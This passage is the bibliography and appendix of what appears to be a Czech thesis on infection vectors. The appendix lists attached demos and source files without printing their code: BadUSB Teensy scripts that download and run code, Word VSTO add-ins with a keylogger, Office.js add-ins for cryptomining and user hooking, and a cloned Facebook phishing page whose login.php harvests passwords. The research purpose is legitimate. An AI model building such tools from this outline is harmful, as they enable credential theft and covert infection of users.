14. JAN, S.; NGUYEN, C. D.; BRIAND, L. Known XML Vulnerabilities Are Still a Threat to Popular Parsers and Open Source Systems. In: *Proceedings - 2015 IEEE International Conference on Software Quality, Reliability and Security, QRS 2015*. 2015, s. 233–241. Dostupné také z: www.scopus.com. Cited By :6.

15. RODRÍGUEZ, G. E.; TORRES, J. G.; FLORES, P.; BENAVIDES, D. E. Cross-site scripting (XSS) attacks and mitigation: A survey. *Computer Networks*. 2020, roč. 166. Dostupné také z: www.scopus.com.

16. SHRIVASTAVA, A.; CHOUDHARY, S.; KUMAR, A. XSS vulnerability assessment and prevention in web application. In: *Proceedings on 2016 2nd International Conference on Next Generation Computing Technologies, NGCT 2016*. 2017, s. 850–853. Dostupné také z: www.scopus.com. Cited By :4.

17. MILOŠOVÁ, Iva. *Útoky typu Cross-Site Scripting [online]*. 2013 [cit. 2019-12-16]. Dostupné také z: Dostupn%C3%A9%20z%20WWW%20%3Chttps://theses.cz/id/gueevb/%3E.

18. GABRIEL, A. D.; GAVRILUT, D. T.; ALEXANDRU, B. I.; STEFAN, P. A. Detecting malicious URLs: A semi-supervised machine learning system approach. In: *Proceedings - 18th International Symposium on Symbolic and Numeric Algorithms for Scientific Computing, SYNASC 2016*. 2017, s. 233–239. Dostupné také z: www.scopus.com. Cited By :3.

19. AARYA, P. S.; RAJAN, A.; SACHIN, K. P. S.; GOPI, R.; SREENU, G. Web Scanning: Existing Techniques and Future. In: *Proceedings of the 2nd International Conference on Intelligent Computing and Control Systems, ICICCS 2018*. 2019, s. 123–128. Dostupné také z: www.scopus.com.

20. ARSHAD, S.; KHARRAZ, A.; ROBERTSON, W. *Identifying extension-based ad injection via fine-grained web content provenance*. 2016. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics). Dostupné také z: www.scopus.com. Cited By :4.

21. *BadUSB - On Accessories that Turn Evil by Karsten Nohl Jakob Lell : Black Hat : Free Download, Borrow, and Streaming*. Black Hat Conference, 2014-08. Dostupné také z: https://archive.org/details/youtube-nuruzFqMgIw.

22. 604183271. *Concerns about usb security are real: 48% of people do plug-in usb drives found in parking lots*. Elie Bursztein's site, 2017-07. Dostupné také z: https://elie.net/blog/security/concerns-about-usb-security-are-real-48-percent-of-people-do-plug-in-usb-drives-found-in-parking-lots/.

23. *USB*. Dostupné také z: https://it-slovnik.cz/pojem/usb/?utm_source=cp&utm_medium=link&utm_campaign=cp.

24. *What's a USB?* Dostupné také z: https://www.ramelectronics.net/whats-usb.aspx.

25. *USB 2.0 Specification*. 2018-12. Dostupné také z: https://www.usb.org/document-library/usb-20-specification.

26. PILTCH, Avram. *USB 4: Everything We Know So Far*. Tom's Hardware, 2019-09. Dostupné také z: https://www.tomshardware.com/news/usb-4-faq,38766.html.

27. DUŠEK, Stanislav. *USB. Universal Serial Bus. revize 2.0 z 27.dubna 200 - PDF Free Download*. ADOC.TIPS, 2002-04. Dostupné také z: https://adoc.tips/usb-universal-serial-bus-revize-20-z-27dubna-200.html.

28. *Komunikace pres USB*. Dostupné také z: http://phxweb.wz.cz/usb/index.php?menu=1&pol=1&kat=4&sublev=2.

29. *USB 2.0 - díl 1*. Redakce HW serveru, 2005-02. Dostupné také z: https://vyvoj.hw.cz/navrh-obvodu/rozhrani/rs-485-rs-422/usb-20-dil-1.html.

30. *USB in a NutShell*. Dostupné také z: https://www.beyondlogic.org/usbnutshell/usb1.shtml#USBPacketTypes.

31. CIMPANU, Catalin. *Here's a List of 29 Different Types of USB Attacks*. BleepingComputer.com, 2018-03. Dostupné také z: https://www.bleepingcomputer.com/news/security/heres-a-list-of-29-different-types-of-usb-attacks/.

32. HALLER, Martin; HALLERHTTPS, Martin; HALLER, Martin. *HackerFest 2018 a co se nám do přednášky nevešlo*. 2019-04. Dostupné také z: https://martinhaller.cz/bezpecnost/hacker-fest-2018/.

33. AG, CyberDefense. *News*. 2019-06. Dostupné také z: https://br.gdatasoftware.com/news.

34. *Teensy USB Development Board*. Dostupné také z: https://www.pjrc.com/teensy/.

35. SCREETSEC. *Screetsec/Pateensy*. kbeflo, 2017-01. Dostupné také z: https://github.com/Screetsec/Pateensy/tree/master/Payloads.

36. SCREETSEC. *Screetsec/Brutal*. Screetsec, 2019-09. Dostupné také z: https://github.com/Screetsec/Brutal.

37. JOHN-HART. *Architecture of VSTO Add-ins - Visual Studio*. 2017-02. Dostupné také z: https://docs.microsoft.com/en-us/visualstudio/vsto/architecture-of-vsto-add-ins?view=vs-2019.

38. SEMPF, Bill; PETER, Jaušovec. *VSTO for dummies*. Wiley, 2011.

39. *Grammarly for MS Word and Outlook*. Dostupné také z: https://www.grammarly.com/office-addin/windows.

40. JOHN-HART. *Spouštění řešení v různých verzích systém Microsoft Office - Visual Studio*. 2017-02. Dostupné také z: https://docs.microsoft.com/cs-cz/visualstudio/vsto/running-solutions-in-different-versions-of-microsoft-office?redirectedfrom=MSDN&view=vs-2019.

41. NEUWIRTH, Michal. *ISV Technical Readiness Microsoft s.r.o.* 2017-12. Dostupné také z: https://slideplayer.cz/slide/3643185/.

42. ARCHIVEDDOCS. *Registry Entries for Application-Level Add-Ins*. 2013-02. Dostupné také z: https://docs.microsoft.com/en-us/previous-versions/visualstudio/visual-studio-2010/bb386106(v=vs.100).

43. JOHN-HART. *Application manifests for Office solutions - Visual Studio*. 2017-02. Dostupné také z: https://docs.microsoft.com/en-us/visualstudio/vsto/application-manifests-for-office-solutions?view=vs-2019.

44. JOHN-HART. *Deployment manifests for Office solutions - Visual Studio*. 2017-02. Dostupné také z: https://docs.microsoft.com/en-us/visualstudio/vsto/deployment-manifests-for-office-solutions?view=vs-2019.

45. MIKEJO5000. *Výběr strategie nasazení ClickOnce - Visual Studio*. 2016-04. Dostupné také z: https://docs.microsoft.com/cs-cz/visualstudio/deployment/choosing-a-clickonce-deployment-strategy?view=vs-2019.

46. 2017-03. Dostupné také z: https://social.msdn.microsoft.com/Forums/en-US/8beab8d9-7941-43ff-a4c9-c88f1985f248/clickonce-application-install-security-warning-administrator-blocked?forum=winformssetup.

47. ARCHIVEDDOCS. *Registry Entries for Application-Level Add-Ins*. 2013-02. Dostupné také z: https://docs.microsoft.com/en-us/previous-versions/visualstudio/visual-studio-2010/bb386106(v=vs.100).

48. O365DEVX. *Office Add-ins platform overview - Office Add-ins*. 2020-02. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/add-ins/overview/office-add-ins.

49. ZLATKOVSKY, Michael. *Building Office Add-ins using Office.js*.

50. O365DEVX. *Office Add-ins XML manifest - Office Add-ins*. 2020-01. Dostupné také z: https://docs.microsoft.com/cs-cz/office/dev/add-ins/develop/add-in-manifests?tabs=tabid-1.

51. O365DEVX. *Understanding the Office JavaScript API - Office Add-ins*. 2020-02. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/add-ins/develop/understanding-the-javascript-api-for-office.

52. O365DEVX. *Deploy and publish Office Add-ins - Office Add-ins*. 2019-09. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/add-ins/publish/publish.

53. O365DEVX. *Publish task pane and content add-ins to a SharePoint app catalog - Office Add-ins*. 2019-06. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/add-ins/publish/publish-task-pane-and-content-add-ins-to-an-add-in-catalog.

54. O365DEVX. *Make your solutions available in Microsoft AppSource and within Office - Microsoft AppSource*. 2020-02. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/store/submit-to-appsource-via-partner-center.

55. O365DEVX. *Sideload Office Add-ins for testing - Office Add-ins*. 2020-02. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/add-ins/testing/create-a-network-shared-folder-catalog-for-task-pane-and-content-add-ins.

56. MILLER-WHITE, Marilyn; STORK, Paul; WAGNER, Kris. *MCTS: Windows SharePoint services 3.0 configuration study guide*. Wiley Pub., 2009.

57. *Documentation of Monero JavaScript Mining*. 2017. Dostupné také z: https://www.coinimp.com/documentation.

58. BEEFPROJECT. *beefproject/beef*. 2020-02. Dostupné také z: https://github.com/beefproject/beef.

59. *The Browser Exploitation Framework Project*. Dostupné také z: https://beefproject.com/.

60. LIU, Shanhong. *Anti-malware vendors: global market share 2019*. 2020-01. Dostupné také z: https://www.statista.com/statistics/271048/market-share-held-by-antivirus-vendors-for-windows-systems/.

61. O365DEVX. *Automatically open a task pane with a document - Office Add-ins*. 2019-06. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/add-ins/develop/automatically-open-a-task-pane-with-a-document.

62. O365DEVX. *Use the Office dialog API in your Office Add-ins - Office Add-ins*. 2020-01. Dostupné také z: https://docs.microsoft.com/en-us/office/dev/add-ins/develop/dialog-api-in-office-add-ins.

63. *2019 Cyber Security Statistics Trends & Data: The Ultimate List of Cyber Security Stats*. Dostupné také z: https://purplesec.us/resources/cyber-security-statistics/.

64. SOBERS, Rob. *110 Must-Know Cybersecurity Statistics for 2020: Varonis*. 2020-03. Dostupné také z: https://www.varonis.com/blog/cybersecurity-statistics/.

65. MILLETARY, Jason. *Technical Trends in Phishing Attacks*. US-CERT. Dostupné také z: https://www.us-cert.gov/sites/default/files/publications/phishing_trends0511.pdf.

66. UMAWING, Jovi; UMAWING, Jovi. *Out of character: Homograph attacks explained*. 2018-01. Dostupné také z: https://blog.malwarebytes.com/101/2017/10/out-of-character-homograph-attacks-explained/.

67. *CZ.NIC - IDN - Internationalized domain names*. Dostupné také z: https://xn--hkyrky-ptac70bc.cz.

A Příloha v IS EDISON

A.1 Video ukázky

A.1.1 Video ukázky použité v kapitole BadUSB

- BadUSB_T2_Win10_M1 - Video ukázka BadUSB zařízení (Teensy 2) infikujíc Windows 10 pomocí přímého vložení skriptu.
- BadUSB_T2_Win10_M2 - Video ukázka BadUSB zařízení (Teensy 2) infikujíc Windows 10 pomocí stažení a provedení skriptu.
- BadUSB_T2_Win7_M1 - Video ukázka BadUSB zařízení (Teensy 2) infikujíc Windows 7 pomocí přímého vložení skriptu.
- BadUSB_T2_Win7_M2 - Video ukázka BadUSB zařízení (Teensy 2) infikujíc Windows 7 pomocí stažení a provedení skriptu.
- BadUSB_T32_Win10_M1 - Video ukázka BadUSB zařízení (Teensy 3.2) infikujíc Windows 10 pomocí přímého vložení skriptu.
- BadUSB_T32_Win10_M2 - Video ukázka BadUSB zařízení (Teensy 3.2) infikujíc Windows 10 pomocí stažení a provedení skriptu.
- BadUSB_T32_Win7_M1 - Video ukázka BadUSB zařízení (Teensy 3.2) infikujíc Windows 7 pomocí přímého vložení skriptu.
- BadUSB_T32_Win7_M2 - Video ukázka BadUSB zařízení (Teensy 3.2) infikujíc Windows 7 pomocí stažení a provedení skriptu.

A.1.2 Video ukázky použité v kapitole infekce skrze Microsoft Office doplňky

- VSTO_AddIn_DowloadScript - Video ukázka obsahující infekci skrze VSTO doplněk a payload (Stažení a provedení skriptu).
- VSTO_AddIn_Keylogger - Video ukázka obsahující infekci skrze VSTO doplněk a payload (Keylogger).
- OfficeJS_AddIn_Mining - Video ukázka zobrazující infekci prostřednictvím platformy Office doplňku s payloadem (těžba CoinIMP).
- OfficeJS_AddIn_Hook - Video ukázka zobrazující infekci prostřednictvím platformy Office doplňku s payloadem (zachycení uživatele).

A.1.3 Video ukázky použité v kapitole phishingové útoky

- Phishing_FakeWebsite - Video ukázka obsahující phishingovou infekci, jenž uživatele přesměruje na falešnou webovou stránku.
- Phishing_PopUp - Video ukázka simulující phishingový útok prostřednictvím pop-up upozornění.

A.2 Instalační soubory

- WordAddInKeylogger.msi - Instalační soubor s infikovaným VSTO doplňkem do Microsoft Office Word. Obsahem je i payload (keylogger).
- WordAddInScript.msi - Instalační soubor s infikovaným VSTO doplňkem do Microsoft Office Word. Obsahem je i payload (stažení a provedení skriptu).
- Setup.exe - Instalační soubor s Microsoft.office.tools.common.v4.0.utilities.dll.

A.3 Zdrojové kódy

A.3.1 Zdrojové kódy použité v kapitole BadUSB

- BadUSB_Script.ino - Skript použity ve video ukázkách BadUSB_T2_Win10_M1, BadUSB_T2_Win7_M1, BadUSB_T32_Win10_M1,BadUSB_T32_Win7_M1.
- BadUSB_DownloadScript.ino - Skript použity ve video ukázkách BadUSB_T2_Win10_M2, BadUSB_T2_Win7_M2, BadUSB_T32_Win10_M2,BadUSB_T32_Win7_M2.
- SpeedTest.py - Kód pro zjištěni polling rate hodnoty.

A.3.2 Zdrojové kódy použité v kapitole infekce skrze Microsoft Office doplňky

Tyto adresáře zahrnují celý projekt (.sln) a veškeré manifesty.

Ke kompilaci VSTO projektů je nutné mít nainstalované rozšířeni (extensions) Microsoft Visual Studio Installer Projects do vývojového prostředí (IDE) Visual Studio.

1. VSTO doplňky
   - VSTO_AddIn_Script - Adresář zahrnující kód VSTO doplňku s infekci a payloadem (stažení a provedení skriptu). Tento kód byl použit ve video ukázce VSTO_AddIn_DowloadScript.
   - VSTO_AddIn_Keylogger - Adresář zahrnující kód VSTO doplňku s infekci a payloadem (keylogger). Také tento adresář obsahuje druhý projekt (Keylogger.sln) obsahující implementaci samotného keyloggeru. Tento kód byl použit ve video ukázce VSTO_AddIn_Keylogger.
2. Doplňky vytvořené platformou Office doplňku

- Word_Web_AddIn_Mining - Adresář zahrnující kód doplňku vytvořeného pomocí platformy Office doplňků spolu s infekci a payloadem (těžba CoinIMP). Tento kód byl použit ve video ukázce OfficeJS_AddIn_Mining.
- Word_Web_AddIn_Hook - Adresář zahrnující kód doplňku vytvořeného pomocí platformy Office doplňků spolu s infekci a payloadem (zachycení uživatele). Tento kód byl použit ve video ukázce OfficeJS_AddIn_Hook.

A.3.3 Zdrojové kódy použité v kapitole phishingové útoky

Níže vypsané soubory FakeWebsite a PopUp jsou umístěny v adresářích FakeWebsite_Files (soubory z FakeWebsite) a PopUp_Files (soubory z PopUp). Tyto soubory byly použité ve video ukázkách Phishing_FakeWebsite a Phishing_PopUp

1. Zdrojové kódy ukázky FakeWebsite
    - index.html - Okopírovaná webová stránka (facebook.com) s infekcí.
    - login.php - Kód zajištující odcizení citlivých údajů.
    - index_files - Adresář zahrnující okopírované soubory (css, js, html a obrázky) pro napodobení vzhledu facebookové stránky (index.html).
    - passwords.txt - Textový soubor do něž login.php zapisuje.
2. Zdrojové kódy ukázky PopUp
    - login.php - Kód zajištující odcizení citlivých údajů.
    - index.html - Struktura html stránky.
    - script.js - Kód zahrnující funkce pop-up okna.
    - style.css - Kaskádový styl pro napodobení vzhledu facebookového pop-up okna.
    - passwords.txt - Textový soubor do něž login.php zapisuje.